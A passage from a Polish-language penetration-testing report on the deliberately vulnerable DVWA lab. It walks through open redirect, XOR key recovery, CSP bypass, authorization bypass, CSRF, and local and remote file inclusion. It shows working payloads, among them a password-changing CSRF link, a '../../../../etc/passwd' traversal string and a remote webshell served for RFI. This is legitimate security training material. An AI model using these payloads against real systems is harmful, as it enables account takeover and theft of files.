272	https://www.download.zip	GET	/_next/static/chunks/31-68a7945376f...			200	20670	script	js			✓	66.33.60.130		15:49:21 11 M...	8080	232
273	https://www.download.zip	GET	/_next/static/PapokDT8Y8X9MqySA...			200	998	script	js			✓	66.33.60.130		15:49:21 11 M...	8080	123
274	https://www.download.zip	GET	/_next/static/PapokDT8Y8X9MqySA...			200	665	script	js			✓	66.33.60.130		15:49:21 11 M...	8080	265
275	https://www.download.zip	GET	/assets/hole.glb			200	410673	glb				✓	66.33.60.130		15:49:23 11 M...	8080	38
276	https://www.download.zip	GET	/assets/flashdrive.glb			200	848860	glb				✓	66.33.60.130		15:49:23 11 M...	8080	41
281	http://localhost	GET	/DWA/vulnerabilities/open_redirect/s...		✓	404	488	HTML	pl	404 Not Found			127.0.0.1		15:49:34 11 M...	8080	
282	http://localhost	GET	/DWA/vulnerabilities/open_redirect/s...		✓	404	487	HTML	com	404 Not Found			127.0.0.1		15:49:34 11 M...	8080	
283	http://localhost	GET	/DWA/vulnerabilities/open_redirect/...			200	5063	HTML		Vulnerability: Open HTTP...			127.0.0.1		15:49:35 11 M...	8080	16
284	http://localhost	GET	/DWA/vulnerabilities/open_redirect/s...		✓	302	231	HTML	php				127.0.0.1		15:50:13 11 M...	8080	
285	http://localhost	GET	/DWA/vulnerabilities/open_redirect/s...		✓	200	5137	HTML	php	Vulnerability: Open HTTP...			127.0.0.1		15:50:16 11 M...	8080	3

Request

1 GET /DWA/vulnerabilities/open\_redirect/source/low.php?redirect=info.php?id=1 HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://localhost/DWA/vulnerabilities/open\_redirect/

9 Cookie: security=low; PHPSESSID=mvua3d8vfkas4sier1pr1c9gq

10 Upgrade-Insecure-Requests: 1

11 Sec-Fetch-Dest: document

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-User: ?1

15 Priority: u=0, i

16

17

Response

1 HTTP/1.1 302 Found

2 Date: Sun, 11 May 2025 19:50:16 GMT

3 Server: Apache/2.4.62 (Debian)

4 Location: info.php?id=1

5 Content-Length: 0

6 Keep-Alive: timeout=5, max=100

7 Connection: Keep-Alive

8 Content-Type: text/html; charset=UTF-8

9

10

Rysunek 14: Modyfikacja linku przekierowania w Burp Suite — widoczny nagłówek Location w odpowiedzi

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions


Learn

1 x

2 x

+

Send



Cancel

< | \*

> | \*


Follow redirection


Request

Pretty


Raw

Hex





ln



1

GET /DWA/vulnerabilities/open\_redirect/source/low.php?redirect=

http://download.zip?id=1 HTTP/1.1

2

Host: localhost

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: keep-alive

8

Referer: http://localhost/DWA/vulnerabilities/open\_redirect/

9

Cookie: security=low; PHPSESSID=mvua3d8vfkas4sier1pr1c9gq

10

Upgrade-Insecure-Requests: 1

11

Sec-Fetch-Dest: document

12

Sec-Fetch-Mode: navigate

13

Sec-Fetch-Site: same-origin

14

Sec-Fetch-User: ?1

15

Priority: u=0, i

16

17


Response

Pretty


Raw

Hex

Render



ln



1

HTTP/1.1 302 Found

2

Date: Sun, 11 May 2025 19:52:15 GMT

3

Server: Apache/2.4.62 (Debian)

4

Location: http://download.zip?id=1

5

Content-Length: 0

6

Keep-Alive: timeout=5, max=100

7

Connection: Keep-Alive


8

Content-Type: text/html; charset=UTF-8


9

10


Rysunek 15: Zmieniony adres z redirect wskazujący na zewnętrzny URL (http://download.zip)



Rysunek 16: Zakodowanie ścieżki redirectu w formacie Base64 URL w celu ukrycia celu ataku



Rysunek 17: Test przekierowania przez przeglądarkę — link wygląda na zaufany, ale prowadzi poza aplikację



Rysunek 18: Finalna strona docelowa — ofiara została przekierowana na domenę download.zip

W wyniku podjętych działań przeglądarka ofiary została skutecznie przekierowana z aplikacji DVWA na zewnętrzną stronę download.zip. Brak walidacji wartości parametru redirect potwierdza występowanie podatności typu Open HTTP Redirect.

## 2.8 Cryptography

Podatność w module Cryptography polega na wykorzystaniu słabego mechanizmu szyfrowania XOR, który umożliwia odzyskanie użytego klucza na podstawie znajomości wiadomości wejściowej (plaintext) oraz jej zakodowanej wersji (ciphertext). Zastosowany algorytm nie zapewnia odpowiedniego poziomu bezpieczeństwa, ponieważ nie używa losowości ani silnych funkcji kryptograficznych.

A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The page has a dark theme and a sidebar with navigation links. The main content area shows a form for encoding and decoding messages. The 'Message' field contains 'helloworld'. The 'Encode or Decode' radio button is selected. The 'Submit' button is visible. Below the form, there is a section for decoding a message, with the 'Message' field containing 'Lg4WGIQZChnSFBYSEB8bBQIPGxdNQSwEHREOAQY='.

Rysunek 19: Widok formularza podatnego na analizę kryptograficzną – znana wiadomość i zakodowane wartości

Dzięki temu, znając:

- A: wiadomość, którą zaszyfrowano (known\_plaintext)
- C: jej zakodowaną postać (base64)

możemy łatwo obliczyć:

- B: klucz XOR, którym zakodowano wiadomość

Po odzyskaniu klucza możliwe jest odszyfrowanie innych komunikatów zaszyfrowanych w ten sam sposób. W naszym przypadku przygotowano skrypt, który automatyzuje cały proces — od pobrania zakodowanych wiadomości po odzyskanie hasła i poprawne zalogowanie.



The screenshot shows the DVWA web application interface. The top header features the DVWA logo and a user profile icon. The left sidebar contains a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area is titled 'Vulnerability: Cryptography Problems'. It contains a text box for a message, radio buttons for 'Encode or Decode', a 'Submit' button, and a message: 'You have intercepted the following message, decode it and log in below.' Below this is a text box containing the base64-encoded string 'Lg4WGIQZChhSFBYSEB8bBQlPGxdNQSwEHREOAQY='. A green box highlights the message 'Welcome back user'. At the bottom, there is a 'Password:' label, a password input field, and a 'Login' button.

Rysunek 20: Odszyfrowanie przechwyconej wiadomości i potwierdzenie poprawnego działania – „Welcome back user”

W rezultacie, zaszyfrowane dane zostały pomyślnie odszyfrowane dzięki analizie słabej funkcji XOR. Otrzymano prawidłowe hasło, które umożliwiło zalogowanie się do systemu jako użytkownik.

## 2.9 CSP Bypass

CSP Bypass (Content Security Policy Bypass) to atak, który polega na obejściu zabezpieczeń CSP — mechanizmu kontrolującego, skąd aplikacja może ładować zasoby, takie jak skrypty JavaScript, style CSS, czy obrazy. CSP ma za zadanie ograniczać możliwość wstrzyknięcia złośliwego kodu, ale jeśli zawiera zbyt szerokie lub niezaweryfikowane źródła (np. \*.example.com), to może zostać wykorzystany do ataku.


W przypadku DVWA strona umożliwia załadowanie zewnętrznego skryptu poprzez wpisanie jego adresu w formularzu. Nagłówek CSP pozwala na dołączanie zasobów m.in. z domeny digi.ninja, co oznacza, że złośliwy skrypt umieszczony pod tą domeną zostanie zaakceptowany i wykonany przez przeglądarkę.

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

Include

Rysunek 21: Widok formularza w module podatnym na CSP Bypass w DVWA

Z pomocą Burp Suite przeanalizowano nagłówki odpowiedzi HTTP i potwierdzono obecność źródeł typu `script-src: ... https://digi.ninja ...`. W związku z tym możliwe jest utworzenie własnego pliku .js (np. cookie.js) i załadowanie go z https://digi.ninja. Wprowadzenie tego adresu w formularz pozwala na obejście CSP i wykonanie złośliwego kodu w przeglądarce użytkownika.




Rysunek 22: Podgląd nagłówka Content-Security-Policy w Burp Suite – dopuszczone źródła zewnętrzne, w tym https://digi.ninja

Finalnie, złośliwy skrypt został skutecznie załadowany i wykonany mimo obecności mechanizmu CSP, co potwierdza obecność podatności typu CSP Bypass.

## 2.10 Weak Session IDs

Podatność typu Weak Session ID polega na stosowaniu przez aplikację przewidywalnych lub zbyt prostych identyfikatorów sesji, które nie zapewniają odpowiedniego poziomu losowości. W efekcie możliwe staje się odgadnięcie lub przewidzenie ID sesji innego użytkownika, co prowadzi do przejęcia jego uprawnień bez potrzeby logowania.

W aplikacji DVWA przy każdym kliknięciu przycisku „Generate” na stronie podatności, ustawiany jest nowy identyfikator dvwaSession. Naszym celem było sprawdzenie, czy wartości tego identyfikatora są rzeczywiście generowane losowo.




Rysunek 23: Formularz podatny na generowanie słabych identyfikatorów sesji w DVWA

W tym celu stworzono skrypt automatyzujący proces — wykonuje on wiele żądań do serwera i zbiera otrzymane ID sesji. Następnie analizuje sekwencję wartości i porównuje je, by sprawdzić, czy są one inkrementowane lub powtarzalne. Dokładny proces eksploatacji tej podatności zostały opisany w kolejnym rozdziale.


## 2.11 Authorization bypass

Authorization Bypass to podatność polegająca na braku odpowiedniego sprawdzenia uprawnień użytkownika, co pozwala osobie nieuprawnionej uzyskać dostęp do zasobów przeznaczonych wyłącznie dla administratora.

W aplikacji DVWA celem atakującego jest uzyskanie dostępu do panelu zarządzania użytkownikami, który powinien być dostępny wyłącznie dla konta admin. Zadanie polega na zalogowaniu się jako zwykły użytkownik (np. gordonb z hasłem abc123), a następnie ręcznym wejściu na ścieżkę /vulnerabilities/authbypass/, która nie wymaga dodatkowej walidacji.




Rysunek 24: Widok panelu administracyjnego – dostępnego bezpośrednio przez link `/vulnerabilities/authbypass/`



Rysunek 25: Ścieżka nie wymagająca dodatkowej walidacji

W efekcie, mimo braku odpowiednich uprawnień, użytkownik widzi pełny panel administracyjny, umożliwiając edycję danych innych kont — w tym konta admin. Atak przebiega całkowicie bez dodatkowego uwierzytelniania, co jednoznacznie wskazuje na brak kontroli dostępu po stronie serwera.



Rysunek 26: Użytkownik `gordonb` (zwykły) uzyskał nieautoryzowany dostęp do strefy admina



Po wejściu na stronę, użytkownik niebędący administratorem zyskuje dostęp do funkcji zarezerwowanych wyłącznie dla uprawnionych — podatność została potwierdzona.

## 2.12 CSRF (Cross-Site Request Forgery)


CSRF to atak polegający na wykorzystaniu zaufania aplikacji do zalogowanego użytkownika, aby zmusić go do wykonania nieautoryzowanej akcji – bez jego wiedzy i zgody. Może to być np. zmiana hasła, adresu e-mail, a nawet wykonanie przelewu w systemie bankowym.

W aplikacji DVWA podatność typu CSRF występuje w formularzu zmiany hasła administratora. Jeśli użytkownik jest zalogowany i kliknie złośliwy link (np. zamaskowany jako „zabawny obrazek”), przeglądarka wykona żądanie zmieniające hasło – ponieważ posiada aktualny token sesji.

W naszym przykładzie przygotowano prosty plik HTML zawierający link do podatnego endpointu z odpowiednimi parametrami, widocznymi na rysunku poniżej.


```
csrf_low.html > a
1 <a href="http://localhost/DVWA/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change">
2   Kliknij, aby zobaczyć zabawny obrazek 🐱
3 </a>
```

Rysunek 27: Przygotowany plik HTML z linkiem do podatnego endpointa



Rysunek 28: Złośliwy link w lokalnym pliku HTML, prowadzący do zmiany hasła bez wiedzy użytkownika

Po kliknięciu w link, zalogowany użytkownik zostaje podstępnie zmuszony do zmiany hasła admina – bez wiedzy i potwierdzenia. Aplikacja nie zastosowała żadnych mechanizmów ochronnych, takich jak token CSRF czy walidacja referera.



Rysunek 29: Efekt kliknięcia linku – aplikacja wykonuje żądanie, a hasło zostaje zmienione („Password Changed.”)

## 2.13 File Inclusion

Podatność typu File Inclusion pozwala na wczytanie lokalnych (LFI – Local File Inclusion) lub zdalnych (RFI – Remote File Inclusion) plików na serwerze poprzez manipulację parametrami URL. Tego rodzaju luki mogą prowadzić do wycieku poufnych informacji (np. pliku `/etc/passwd`) lub wykonania złośliwego kodu — w zależności od konfiguracji serwera i poziomu zabezpieczeń.


### 2.13.1 LFI (Local File Inclusion)

W przykładzie wykorzystano mechanizm dynamicznego wczytywania plików poprzez parametr `page`. Przekazując ciąg znaków `../../../../etc/passwd`, udało się odczytać plik systemowy – co potwierdza obecność podatności LFI.


#### Low File Inclusion Source

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```

Rysunek 30: Fragment podatnego kodu PHP – brak filtrowania parametru `page` przekazywanego w URL



Rysunek 31: Przykład wykorzystania podatności LFI – próba odczytu pliku systemowego `/etc/passwd`



Rysunek 32: Rezultat udanego ataku LFI – zawartość pliku `/etc/passwd` została wyświetlona na stronie


### 2.13.2 RFI (Remote File Inclusion)

W tej wersji ataku plik wczytywany jest zdalnie z innego serwera (np. kontrolowanego przez atakującego). W przykładzie utworzono plik `shell.txt` zawierający prosty webshell w PHP, uruchomiono serwer HTTP na porcie 8000, a następnie przekazano adres pliku jako parametr `page`.


Po załadowaniu pliku z zewnętrznego źródła możliwe było wykonywanie poleceń systemowych przez przeglądarkę, np. przez przekazanie parametru `?cmd=ls`.

```
(kali@kali)-[~/Desktop/web_penetest_DVWA]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

